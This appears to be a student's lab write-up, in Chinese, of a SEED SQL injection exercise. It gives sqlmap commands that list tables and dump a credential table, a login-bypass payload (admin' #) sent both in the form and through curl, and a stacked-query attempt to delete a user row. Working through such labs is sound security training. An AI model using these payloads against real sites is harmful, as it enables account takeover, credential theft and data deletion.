


sqlmap -u "http://www.seed-server.com/unsafe\_home.php?username=admin&Password=" -D sqllab\_users –tables

结果如下图所示：









sqlmap -u "http://www.seed-server.com/unsafe\_home.php?username=admin&Password=" -D sqllab\_users -T credential --dump

结果如下图所示：







根据第一条命令找到的可以注入的信息点是username，如下图所示：


C:\Users\lenovo\Documents\WeChat Files\wxid_xgzr63lnxlp912\FileStorage\Temp\1684153539872.png


**\*\*任务2.1\*\***:网页SQL注入攻击。利用Admin账户，可以尝试使用其他账户。

username = admin’ #

password为空

结果如下图所示：







**\*\*任务2.2\*\***:命令行SQL注入攻击。利用crul命令进行攻击

curl 'www.seed-server.com/unsafe\_home.php?username=alice%27%20%23&Password='

结果如下图所示：







**\*\*任务2.3\*\***:追加一条新的SQL语句。请尝试通过登录页面运行两条SQL语句,并说明是否能够获取到信息。

username = admin'; delete from credential where name = "Alice";

password 为空

结果如下图所示：






但并不能够获取到信息。

